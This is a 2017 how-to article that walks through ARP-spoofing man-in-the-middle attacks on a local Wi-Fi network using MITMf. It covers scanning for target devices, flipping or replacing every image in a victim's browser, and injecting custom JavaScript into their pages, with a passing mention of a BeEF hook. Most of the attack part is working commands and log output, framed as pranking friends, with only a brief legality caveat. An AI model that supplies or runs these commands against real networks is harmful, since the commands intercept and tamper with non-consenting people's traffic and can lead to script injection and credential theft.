

How to Flip Photos, Change Images & Inject Messages into Friends' Browsers on Your Wi-Fi Network

By [TAKHION](#) 11/18/2017 4:02 am

Networking is built largely on trust. Most devices do not verify that another device is what it identifies itself to be, so long as it functions as expected. In the case of a man-in-the-middle attack, we can abuse this trust by impersonating a wireless access point, allowing us to intercept and modify network data. This can be dangerous for private data, but also be fun for pranking your friends.

In this case, we'll be intercepting and manipulating traffic from within a local area network, often times a Wi-Fi network connected to a wireless router. Keep in mind that a man-in-the-middle (MitM) attack still involves intercepting and modifying traffic, and without permission, this could be illegal depending on your jurisdiction.

Step 1 Install the Prerequisites


The primary tool we'll be using to intercept and modify network traffic in this guide is the Man-in-the-Middle Framework, better known as [MITMf](#). It's intended for use on [Linux](#) but could be potentially compiled for use on macOS or Windows. It's a command-line tool, so we'll have to learn a bit about how it works to use it.

Don't Miss: [How to Conduct a Simple Man-in-the-Middle Attack](#)

We can find it available in the repositories of several distributions, including Kali Linux and BlackArch. After searching to confirm package availability with **apt-cache search mitmf**, we can install MITMf using [apt-get](#), as seen in the example below.

```
sudo apt-get install mitmf
```

We may also wish to install the "mitmflib" package if there are any library errors during use of MITMf. You can do so using a similar command.

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the command 'apt-cache search mitmf' and its output: 'mitmf - Framework for Man-In-The-Middle attacks' and 'mitmflib - Collection of libraries for MITMf'. The next command shown is 'sudo apt-get install mitmf'.

If we wish to build MITMf from source, we can download a copy from [GitHub](https://github.com/byt3bl33d3r/MITMf) by running the following in a terminal window.

```
git clone https://github.com/byt3bl33d3r/MITMf
```

If you run into any issues with dependencies, the rest of the utilities needed for MITMf can be installed by running the setup script. To do so, we will initialize and clone the submodules and install any needed dependencies by copying the text below into a terminal window.

```
cd MITMf && git submodule init && git submodule update --recursive  
pip2 install -r requirements.txt
```

If these commands fail or display errors, there may be a need to individually find and install dependencies for the framework. A [full manual installation guide](#) is available on the developer's GitHub.

The lines above will install MITMf within the directory the git repository was cloned into. If MITMf is installed using this method, the tool will also need to be run from within this same folder. The script can be run by calling Python directly with **python2** and specifying the script name, as shown below.

```
sudo python2 mitmf.py
```


If MITMf is installed in its own folder, all of the commands within this tutorial will need to be run with the command above, rather than simply by running **mitmf**.

Step 2 Configure MITMf

After installing MITMf, we can confirm its functionality by requesting the help page. Do so by typing the command below. The program must be run as the superuser, either by

being logged in as "root" or by using **sudo** as shown. If the help page is returned successfully, we can begin to add our usage parameters.

```
sudo mitmf --help
```

A terminal window with a dark blue background and a light blue border. The prompt is 'root@navi ~#'. The command 'mitmf --help' has been entered. The output shows the MITMf logo in a stylized, blocky font. Below the logo, the usage line is 'usage: mitmf.py -i interface [mitmf options] [plugin name] [plugin options]'. The version is 'MITMf v0.9.8 - 'The Dark Side''. Under 'optional arguments:', there are two entries: '-h, --help' with the description 'show this help message and exit', and '-v, --version' with the description 'show program's version number and exit'. At the bottom, it says 'MITMf: Options for MITMf'.

```
root@navi ~# mitmf --help

MITMf

usage: mitmf.py -i interface [mitmf options] [plugin name] [plugin options]


MITMf v0.9.8 - 'The Dark Side'

optional arguments:
  -h, --help            show this help message and exit
  -v, --version          show program's version number and exit

MITMf:
  Options for MITMf
```

The first flag we'll want to select is our **-i** flag, or network interface. We can list our available network interfaces using **ifconfig**, run without arguments.

If we're running this in a virtual machine, we will see the software adapter bridge which the VM is connected over, as well as the loopback adapter. Assuming that the VM is on a machine which is successfully connected to the network, the adapter in use should be functional for running MITMf.

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The user has run the command 'ifconfig'. The output shows details for the 'eth0' interface (Ethernet) and the 'lo' interface (Local Loopback).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::313f:e37e:391:ac79 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:a4:73:9e txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 1520 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 2538 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 14 bytes 818 (818.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 818 (818.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

In the case above, the network adapter is eth0. On a machine directly connected to the network, this would indicate that the connection is over the Ethernet adapter. Over a wireless connection, the adapter is more likely to be wlan0 or a similarly titled adapter.

In the example of the host machine below, the machine has both wireless and Ethernet adapters available, referred to as eth0 and wlan0, respectively.


```
$ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::5072:75d3:4ade:a2f3 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:04:b1:fe txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 4120 (4.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 3758 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 708 (708.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 708 (708.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.2.41.139 netmask 255.255.255.192 broadcast 10.2.41.191
    inet6 fe80::2d8f:644b:7351:c3ff prefixlen 64 scopeid 0x20<link>
    ether 7c:dd:90:a7:6c:37 txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 756 (756.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11 bytes 1578 (1.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Once we've identified the name of the adapter connected to the network we intend to target, we can add this to our MITMf parameter string without running it yet. In this case, we'll use wlan0.

```
sudo mitmf -i wlan0
```

Next, we'll want to identify our network gateway IP, or the address of the router within our network. We can do this a number of ways, one of which is by using [netstat](#).

```
netstat -rn
```

Don't Miss: [How to Know if You've Been Hacked \(Advice from a Real Hacker\)](#)



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# netstat -rn
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 10.0.2.2 0.0.0.0 UG 0 0 0 eth0
10.0.2.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
root@kali:~#
```

After identifying the IP of the router by locating it under the *Gateway* column and the appropriate *Interface* row, we can add the argument to our MITMf string. In most cases, the router address will be similar to 192.168.0.1 or 192.168.1.1.

```
--gateway 192.168.0.1
```

Finally, if we wish to choose a specific target on the network, we can scan for their IP address within the network using **arp-scan** and **nbtscan** in another terminal window. Nbtscan can be run using the potential network range as an argument, as seen in the example below using every host including and between 192.168.0.1 and 192.168.0.255.

```
nbtscan 192.168.0.1-192.168.0.255
```

```
root@navi ~# nbtscan 192.168.0.1-192.168.0.255
Doing NBT name scan for addresses from 192.168.0.1-192.168.0.255

IP address      NetBIOS Name    Server    User          MAC address
-----
192.168.0.103    <server>        <unknown>
192.168.0.102    <server>        <unknown>
root@navi ~# sudo arp-scan -l
Interface: wlp3s0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.0.1      (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in      seconds      1 responded
root@navi ~#
```

When running an arp-scan, we can use the **-l** flag to view network devices, as seen below.

```
arp-scan -l
```

If one of these MAC addresses or hostnames match that of our target device, we can specify that IP later as an argument.

Step 3 Flip the Internet Upside-Down

With our network now explored, we can add our arguments to our MITMf command string and run the plugins of our choice.

In this case, we follow the **-i** with the network interface we wish to use, such as wlan0. We indicate we wish to use the **spoof** and **arp** plugins before specifying our network gateway after the **--gateway** part of the string. Finally, we add **--upsideownternet** to use the

Upsidedowninternet plugin. This plugin will flip all images possible upside-down before forwarding them on to the user.


After putting it together, your string should look something like below.

```
sudo mitmf -i wlan0 --spooof --arp --gateway 192.168.0.1 --upsidedowninternet
```

Now, you can run it by pressing enter and observe the result. On our side, we will be able to see a log as images are flipped.

```
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] www.imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] images-na.ssl-images-amazon.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] images-na.ssl-images-amazon.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] images-na.ssl-images-amazon.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] images-na.ssl-images-amazon.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] images-na.ssl-images-amazon.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] i.media-imdb.com
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] [Upsidedowninternet] Flipped image
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] [Upsidedowninternet] Flipped image
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] [Upsidedowninternet] Flipped image
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] [Upsidedowninternet] Flipped image
2017- 192.168.0.103 [type:Firefox-55 os:Windows 7] m.media-amazon.com
```


On the target device, however, all that will be seen is a load of upside-down images.



Step 4 Replace Every Image

Much like the attack above, we can also attempt to intercept every image and replace it with one of our choice or a random image from a folder. First, we'll want to prepare a folder of images, as we'll need to specify this folder as an argument for the command.

We can download a whole set of images straight from a Google Search by using "Save Page As" and selecting "Web Page, complete."




While the images downloaded using this method will be mixed in filetype, we can move all images with matching extensions to a subdirectory. From the command line, `cd` into the folder containing the images and make the directory with **mkdir images**.

Next, move all of the matching image files into this subdirectory with the `mv` command below.

```
mv *.jpg images/
```

After all the usable images are in the same directory, you can sort through them and delete the ones which we do not wish to keep.

Don't Miss: [Managing Directories & Files in Linux](#)



Now, we can use this folder as an argument in our MITMf command. Keep in mind that the full directory path is needed, so rather than just /images, we'll need to specify /home/user/images or wherever your folder is located.

The full string will look something like the one below.

```
sudo mitmf -i wlan0 --spoof --arp --gateway 192.168.0.1 --imgdir /home/user/images/
```

We can also target a specific device by adding a "target" IP address to the command, as seen below.

```
sudo mitmf -i wlan0 --spoof --arp --gateway 192.168.0.1 --target 192.168.0.2 --imgdir /home/user/images/
```

Once run, we'll be able to log and view the MITMf activity.

```

2017- [type:Firefox-55 os:Windows 7] fls-na.amazon.com
2017- [type:Firefox-55 os:Windows 7] [ImageRandomizer] Replaced image with images_011.jpg
2017- [type:Firefox-55 os:Windows 7] fls-na.amazon.com
2017- [type:Firefox-55 os:Windows 7] [ImageRandomizer] Replaced image with images_018.jpg
2017- [type:Firefox-55 os:Windows 7] fls-na.amazon.com
2017- [type:Firefox-55 os:Windows 7] [ImageRandomizer] Replaced image with images_005.jpg
2017- [type:Firefox-55 os:Windows 7] fls-na.amazon.com
2017- [type:Firefox-55 os:Windows 7] [ImageRandomizer] Replaced image with images_013.jpg
2017- [type:Firefox-55 os:Windows 7] fls-na.amazon.com

```

On the client, all images will be replaced by whatever scary images we decide they deserve to see.



The attack, implemented as above, should be used with caution, as it could cause the internet to become too downright spooky for any mere human to use without being crippled by fear.

Step 5 Inject HTML & JavaScript

We can inject code into the victim's webpages, rather than just manipulating their images. To do this, we use the injection plugin, combined with a specified JavaScript or HTML file, located either at a URL or at a file path. In this example, we'll use the **--inject** flag combined with a JavaScript file using **--js-file** below.

```

sudo mitmf -i wlan0 --spoof --arp --gateway 192.168.0.1 --inject --js-file
/home/user/script.js


```

Before running this command, we'll need to create a JavaScript or HTML file to inject. If this wasn't a prank, we just as easily carry a BeEF JavaScript hook in this payload or something custom created.

